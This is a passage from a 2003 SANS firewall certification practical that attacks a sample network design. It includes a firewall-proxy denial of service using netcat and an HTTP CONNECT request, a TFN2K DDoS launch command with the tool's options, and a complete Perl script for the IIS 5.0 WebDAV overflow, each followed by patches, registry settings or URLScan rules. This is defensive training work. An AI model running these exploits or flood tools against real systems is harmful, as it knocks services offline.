


Figure 50

The above shown figure is taken directly from Kevin Bongs paper. The firewall is a Symantec Enterprise Firewall version 7.0 and has also the Symantec Enterprise VPN version 7.0 installed. It is installed on a Windows 2000 Server with service pack 3.

#### 4.1 - An attack against the firewall itself

Kevin installed the Symantec Enterprise Firewall on a Windows 2000 SP3 installation. According to a document located at:

[http://service1.symantec.com/SUPPORT/ent-gate.nsf/docid/2002083011114854?OpenDocument&src=ent\\_hot&dtype=corp&prod=Symantec%20Enterprise%20Firewall&ver=7.0%20for%20Windows%20NT%2F2000&tpre=](http://service1.symantec.com/SUPPORT/ent-gate.nsf/docid/2002083011114854?OpenDocument&src=ent_hot&dtype=corp&prod=Symantec%20Enterprise%20Firewall&ver=7.0%20for%20Windows%20NT%2F2000&tpre=) this is not a supported installation. We are not aware of any issues using this setup, but it is something worth mentioning.

Kevin does mention to download the latest patches for the firewall when installing. He even enforces this in his tutorial and he states that one should look for patches, get them and apply them. However, he does not mention one word in his tutorial about actually doing this himself. As a result, we can assume the firewall is not patched and as such is vulnerable to several issues such as:

FTP Bounce Attack:

<http://securityresponse.symantec.com/avcenter/security/Content/2002.04.17.html>

Unfortunately Kevin does not use the FTP proxy, so this is an attack that is bound to fail. However, we noticed in the tutorial that the FTP daemon is enabled. It would have been better to disable it if it is not in use.

After searching with google we came across the following page: <http://www.ai-sec.dk/modules.php?op=modload&name=News&file=article&sid=29&mode=thread&order=0&thold=0>. This page discusses a vulnerability in the Simple, Secure web server 1.1 product that SEF uses as a proxy component:

*There exists a problem in "Simple, secure webserver 1.1" which is shipped with numerous Symantec Firewalls, in which an attacker can connect to the proxyserver from the outside, and issue a HTTP-style CONNECT to a domain with a missing, or flawed DNS-server.*

*Advanced IT-Security Advisory #01-10-2002*

*Issue:*

*Symantec Firewall Secure Webserver timeout DoS*

*Problem description:*

*There exists a problem in "Simple, secure webserver 1.1" which is shipped with Raptor Firewall 6.5, in which an attacker can connect to the proxyserver from the outside, and issue a HTTP-style CONNECT to a domain with a missing, or flawed DNS-server. The "Simple, secure webserver 1.1" appears to wait for a timeout*

contacting the DNS server, and while doing so the software does not fork and thereby queues or drops all requests coming from other clients. The timeout usually last up to 300 seconds. Sending subsequent requests for other hostnames in the same flawed domain will force the Simple, secure webserver 1.1 to stop processing requests for a long time.

The exploit works regardless if the domainname in question is allowed or not in the ACL.

#### *Versions affected:*

---

Raptor Firewall 6.5 (Windows NT)  
Raptor Firewall V6.5.3 (Solaris)  
Symantec Enterprise Firewall 6.5.2 (Windows 2000 and NT)  
Symantec Enterprise Firewall V7.0 (Solaris)  
Symantec Enterprise Firewall 7.0 (Windows 2000 and NT)  
VelociRaptor Model 500/700/1000  
VelociRaptor Model 1100/1200/1300  
Symantec Gateway Security 5110/5200/5300

#### *Workarounds:*

---

Apply official patch from Symantec

#### *Solutions:*

---

Apply official patch from Symantec, or disable Simple, secure webserver.

#### *Patch:*

---

<http://www.symantec.com/techsupp>

#### *Vendorstatus:*

---

Symantec was contacted 22. August 2002. Symantec promptly tested and confirmed our findings, and immediately started working on a patch for their customerbase.

Unfortunately there is no exploit code to be found, so we have to figure something out for ourselves.

Let us have a look at the configuration that Kevin uses. He uses a redirection for HTTP and HTTPS request. Every connection to 63.100.47.37 gets redirected to the web server (IIS 5.5 on Windows 2000 SP3) on 192.168.1.7. As far as we understand every HTTP connection through SEF is proxied, since SEF is an application inspecting firewall and not a static packet filtering one. So, this exploit should succeed. Unfortunately we can not test this, since we do not have a SEF that we can test this on.



In simple steps the exploit works as follows:

- Connect with the Symantec Enterprise Firewall  
Issue an HTTP CONNECT command to a domain name with a missing or flawed DNS server
- SEF will timeout out up till 300 seconds
- SEF responds again

So, first of all we need to find a registered domain name with a missing DNS server. This is not that hard. The best thing to do is find newly registered domain names or domain names which will expire soon. These names will be present in DNS servers world wide, but the DNS servers authoritative for these domain names often will be off-line before the expiration takes place. Think about businesses gone bankrupt. We used the search engines at the following location: <http://www.domainsbot.com/>.

For the purpose of this paper we will assume an existent domain name of foo.com.

Now that we found a flawed domain name, we need to contact the Symantec Enterprise Firewall. We will use the netcat tool, since we are getting more and more experience with its use.

NC 63.100.47.37 80

Now we need to issue a HTTP CONNECT command. We do not have a clue as how to do this. Let us have a look at the RFC's at <http://www.rfc-editor.org>. There we should find out how to issue such a command. According to RFC 2817 located at <ftp://ftp.rfc-editor.org/in-notes/rfc2817.txt> we should issue the following command

```
CONNECT host1.foo.com:80 HTTP/1.1  
Host: host1.foo.com:80
```

Now the 300 seconds time-out is starting and SEF does no longer respond to any requests. By scripting the above steps we can get the firewall in a non-responsive state and as such we have an effective Denial of Service attack.

The only solution to this issue is to install the Symantec Enterprise Firewall HTTPD vulnerability Hot Fix Bundle found at the following location:

[http://service1.symantec.com/SUPPORT/ent-gate.nsf/docid/2002101807105854?OpenDocument&src=ent\\_hot&dtype=corp&prod=Symantec%20Enterprise%20Firewall&ver=7.0%20for%20Windows%20NT%2F2000&tpre=](http://service1.symantec.com/SUPPORT/ent-gate.nsf/docid/2002101807105854?OpenDocument&src=ent_hot&dtype=corp&prod=Symantec%20Enterprise%20Firewall&ver=7.0%20for%20Windows%20NT%2F2000&tpre=)

## 4.2 - A denial of service attack

What is a denial of service attack? A denial of service attack is any form of attack that disrupts business operations. Logically speaking there are two types:

- A Denial of Service Attack
- Distributed Denial of Service Attack.

The first one is often focused on disrupting one service and can often be accomplished with some simple traffic (as we will show in the third attack of this assignment).

The latter one uses multiple compromised systems to attack a single host or flood a network connection, to prevent legitimate traffic to reach their destination.

This attack will focus on a Distributed Denial of Service attack.


There are several tools publicly available to setup a DDoS attack. Here are the most notorious ones, listed in chronological order:

- Trinoo
- TFN
- Stacheldraht
- Shaft
- TFN2k

For this paper we will use TFN2K since its servers can be installed on almost any platform, not limiting an attack to use a specific set of servers. It can be downloaded from the web at the following location: <http://packetstormsecurity.nl/groups/mixer>.

TFN2K is a client / server DDoS tool that uses a client to contact multiple servers and order those servers to send certain type of traffic. It can, amongst other things, be used for SYN flooding, UDP flooding and ICMP flooding. Now how does such an attack look in a graphical way:

© SANS Institute 2003 Author retains full rights



**Figure 51**

TFN2K is also able to use encrypted communication between the client and the servers, thus hiding its commands sent to the servers. Unfortunately we do not have a running Linux system to actually compile and test the tool, but reading the stories on the Internet the tool is very effective. The following website provides more in-depth information about the TFN2K tool:

[http://packetstormsecurity.nl/distributed/TFN2k\\_Analysis-1.3.txt](http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt)

## Command line options of the tfn tool:

```
[-P protocol]
[-S host/ip]
[-f hostlist]
[-h hostname]
[-i target string]
[-p port]
<-c command ID>
change spoof level to %d
change packet size to %d bytes
bind shell(s) to port %d
commence udp flood
commence syn flood, port: %s
commence icmp echo flood
commence icmp broadcast (smurf) flood
commence mix flood
commence targa3 attack
execute remote command
```

### Setting up the attack involves two steps:

- Create a file with all the ip addresses of the 50 compromised hosts that we can use in the attack.
- Start the client with the appropriate parameters:
  - linuxbox\$ ./tfn -f compromised\_hosts.txt -c5 -i 63.100.47.37 80 -p 80
- Our attack is running

As of this moment our compromised systems are attacking our target with a SYN flood with the following two distinct results:

- The firewall will most likely run out of local ports to setup more HTTP connections between internet clients and the web server.
- The connection from the firewall to GIAC will be flooded.

Tools like this are a danger to the functionality of networks as a whole. So, how can we stop these attacks? Even if we would configure our router to drop spoofed packets, the network connection is still flooded with this type of traffic, resulting in a Denial of Service as well, since the network can not be reached any more.

The only possible solution would be to maintain a good relationship with your ISP. Once you undergo an attack such as this, your ISP could be the only one to save you. They can block the source addresses of the incoming attacks and thus prevent the traffic hitting your site. However, these packets often use spoofed addresses, so there is a chance that you end up blocking legitimate traffic as well.

### 4.3 - An attack against an internal system

The web server is installed on a Windows 2000 Server SP3. However, we did not notice anything in regard to patches after the release of SP3 or any hot fixes for IIS. As of March 2003 there is a vulnerability known regarding the WebDav features of the HTTP protocol. In-depth information can be found at the following location:

<http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-007.asp>

In easy terms it boils down to a buffer overflow occurring when the affected system receives a specially crafted WebDav request. As a result of such a request the IIS service would crash and no longer respond to any request. Effectively we can take down the source of income for GIAC!

Mr. Guninski has a website at <http://www.guninski.com> where he has several Perl scripts that use these requests. We know of two scripts (that both work), but we will use the oldest one of the two. The content of the Perl script is as follows:

```
#!/usr/bin/perl
# Written by Georgi Guninski
use IO::Socket;

print "IIS 5.0 propfind\n";

$port = @ARGV[1];
$host = @ARGV[0];

sub vv()
{
    $l=$_[0]; #length of buffer
    $ch=$_[1];
    $over=$ch x $l; #string to overflow

    $socket = IO::Socket::INET->new(PeerAddr => $host,PeerPort => $port,Proto =>
    "TCP") || return;
    #$xml='<?xml version="1.0"?><a:propfind xmlns:a="DAV:"
    xmlns:u=""."$over".':"><a:prop><a:displayname />'. "<u:$over
    />".':</a:prop></a:propfind>'. "\n\n";
    # ^^^ This is another issue and also works with length ~>65000

    $xml='<?xml version="1.0"?><a:propfind xmlns:a="DAV:"
    xmlns:u=""."over".':"><a:prop><a:displayname />'. "<u:$over
    />".':</a:prop></a:propfind>'. "\n\n";
    $l=length($xml);
    $req="PROPFIND / HTTP/1.1\nContent-type: text/xml\nHost: $host\nContent-length:
    $l\n\n$xml\n\n";
    syswrite($socket,$req,length($req));
}
```

```

print ".";
$socket->read($res,300);
#print "r=".$res;
close $socket;
}

```

```

do vv(128008,"V"); # may need to change the length
sleep(1);
do vv(128008,"V");
print "Done.\n";

```

This script uses the PROPFIND method of WebDav. Another script Mr. Guninski has published uses the SEARCH method, with the same result as the PROPFIND method. Using this script is quite easy. If Perl is not installed yet, get it from <http://www.activestate.com> and install it. Then run the script as follows:

```
C:> Perl -vv5.pl 63.100.47.37 80
```

We now have effectively crashed the web server service.

We did test it to a test server of our own and the results can be seen in the following screenshots, where we actually did this to a test web server:




Figure 52




Figure 53

How to prevent these types of attack? Well, the most important one is to keep up with security patches of vendors. The second one is disable everything not used. If WebDAV is not used, then disable it. According to the Microsoft Knowledge Base article 241520 located at <http://support.microsoft.com/default.aspx?scid=kb;en-us:241520> we need to make the following change to the registry:

```
HKEY_LOCAL_MACHINE
    SYSTEM
        CurrentControlSet
            Services
                W3SVC
                    Parameters
```

Add the following entry:

```
Name: DisableWebDAV
Data Type: DWORD
Value: 1
```

After adding this key we need to restart IIS or the entire server. As of this moment the system would be no longer vulnerable to the attack.

There are two alternative solutions to this issue

- Do not use IIS at all
- Install URLscan, that comes with the IIS LockDown tool.

Not using IIS is often not an option for organizations, so we recommend running the IIS LockDown tool. This tool also installs URLScan which can be used to filter URL's that get passed to IIS. The following text are the default settings as they are installed when installing URLScan.

```
[options]
UseAllowVerbs=1          ; if 1, use [AllowVerbs] section, else use [DenyVerbs]
section
UseAllowExtensions=0     ; if 1, use [AllowExtensions] section, else use
[DenyExtensions] section
NormalizeUrlBeforeScan=1 ; if 1, canonicalize URL before processing
VerifyNormalization=1    ; if 1, canonicalize URL twice and reject request if a
change occurs
AllowHighBitCharacters=0 ; if 1, allow high bit (ie. UTF8 or MBCS) characters in
URL
AllowDotInPath=0         ; if 1, allow dots that are not file extensions
RemoveServerHeader=0     ; if 1, remove "Server" header from response
EnableLogging=1          ; if 1, log UrlScan activity
PerProcessLogging=0      ; if 1, the UrlScan.log filename will contain a PID (ie.
UrlScan.123.log)
AllowLateScanning=0      ; if 1, then UrlScan will load as a low priority filter.
```

PerDayLogging=1 ; if 1, UrlScan will produce a new log each day with activity in the form UrlScan.010101.log  
RejectResponseUrl= ; UrlScan will send rejected requests to the URL specified here. Default is /<Rejected-by-UrlScan>  
UseFastPathReject=0 ; If 1, then UrlScan will not use the RejectResponseUrl or allow IIS to log the request

; If RemoveServerHeader is 0, then AlternateServerName can be used to specify a replacement for IIS's built in 'Server' header  
AlternateServerName=

#### [AllowVerbs]

;  
; The verbs (aka HTTP methods) listed here are those commonly processed by a typical IIS server.  
;  
; Note that these entries are effective if "UseAllowVerbs=1" is set in the [Options] section above.  
;

GET  
HEAD  
POST

#### [DenyVerbs]

;  
; The verbs (aka HTTP methods) listed here are used for publishing content to an IIS server via WebDAV.  
;  
; Note that these entries are effective if "UseAllowVerbs=0" is set in the [Options] section above.  
;

PROPFIND  
PROPPATCH  
MKCOL  
DELETE  
PUT  
COPY  
MOVE  
LOCK  
UNLOCK  
OPTIONS  
SEARCH

#### [DenyHeaders]

;



```
; The following request headers alter processing of a
; request by causing the server to process the request
; as if it were intended to be a WebDAV request, instead
; of a request to retrieve a resource.
;
```

Translate:

If:

Lock-Token:

[AllowExtensions]

```
;
;
; Extensions listed here are commonly used on a typical IIS server.
;
; Note that these entries are effective if "UseAllowExtensions=1"
; is set in the [Options] section above.
;
```

```
.htm
.html
.txt
.jpg
.jpeg
.gif
```

[DenyExtensions]

```
;
; Extensions listed here either run code directly on the server,
; are processed as scripts, or are static files that are
; generally not intended to be served out.
;
; Note that these entries are effective if "UseAllowExtensions=0"
; is set in the [Options] section above.
;
; Also note that ASP scripts are denied with the below
; settings. If you wish to enable ASP, remove the
; following extensions from this list:
; .asp
; .cer
; .cdx
; .asa
;
```

; Deny ASP requests

```
.asp
.cer
.cdx
.asa
```

; Deny executables that could run on the server

.exe  
.bat  
.cmd  
.com

; Deny infrequently used scripts

.htw ; Maps to webhits.dll, part of Index Server  
.ida ; Maps to idq.dll, part of Index Server  
.idq ; Maps to idq.dll, part of Index Server  
.htr ; Maps to ism.dll, a legacy administrative tool  
.idc ; Maps to httpodbc.dll, a legacy database access tool  
.shtm ; Maps to ssinc.dll, for Server Side Includes  
.shtml ; Maps to ssinc.dll, for Server Side Includes  
.stm ; Maps to ssinc.dll, for Server Side Includes  
.printer ; Maps to msw3prt.dll, for Internet Printing Services

; Deny various static files

.ini ; Configuration files  
.log ; Log files  
.pol ; Policy files  
.dat ; Configuration files

[DenyUrlSequences]

.. ; Don't allow directory traversals  
./ ; Don't allow trailing dot on a directory name  
\\ ; Don't allow backslashes in URL  
: ; Don't allow alternate stream access  
% ; Don't allow escaping after normalization  
& ; Don't allow multiple CGI processes to run on a single request

## References

The following resources have been extensively used while writing this practical paper:

The Microsoft Windows 2000 Hardening Guide:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/prodtech/Windows/Win2kHG.asp>

The NSA Windows 2000 Security Recommendation Guides:

<http://www.nsa.gov/snac/win2k/index.html>

The Computer Security Resource Center publications

<http://csrc.nist.gov/publications/>

The NSA Router Security Configuration Guide:

<http://www.nsa.gov/snac/cisco/guides/cis-2.pdf>

The Bogon Reference Guide

<http://www.cymru.com/Bogons/>

Improving Security on Cisco Routers

<http://www.cisco.com/warp/public/707/21.html>

Cisco IOS Software Release 12.2(11)T

<http://www.cisco.com/en/US/products/sw/iosswrel/ps1839/ps4068/index.html>

The TeraTerm Home Page

<http://hp.vector.co.jp/authors/VA002416/teraterm.html>

The RFC-Editor Webpage

<http://www.rfc-editor.org/>

Checkpoint Official Course Material for the Checkpoint FW-1 FP3 Management I, II and III training.

The Checkpoint Corporate Site

<http://www.checkpoint.com>

The Microsoft Knowledge Base

[http://support.microsoft.com/default.aspx?scid=fh;\[ln\];kbhowto](http://support.microsoft.com/default.aspx?scid=fh;[ln];kbhowto)

The SANS Reading Room

<http://www.sans.org/rr/>

Georgi Guninski Security Research

<http://www.guninski.com>

The Securityfocus Vulnerability Database  
<http://www.securityfocus.com/search>

The standard de facto port scanner nmap  
<http://www.insecure.org/nmap>

The network toolkit that every network administrator needs to know: netcat  
[http://www.atstake.com/research/tools/network\\_utilities/](http://www.atstake.com/research/tools/network_utilities/)

Auditing your firewall setup by Lance Spitzner  
<http://www.spitzner.net/audit.html>

A TFN2K analysis by Jason Barlow and Woody Throwser  
[http://packetstormsecurity.nl/distributed/TFN2k\\_Analysis-1.3.txt](http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt)

The practical of Kevin Bong, GCFW 0361  
[http://www.giac.org/practical/GCFW/Kevin\\_Bong\\_GCFW.pdf](http://www.giac.org/practical/GCFW/Kevin_Bong_GCFW.pdf)

© SANS Institute 2003, Author retains full rights.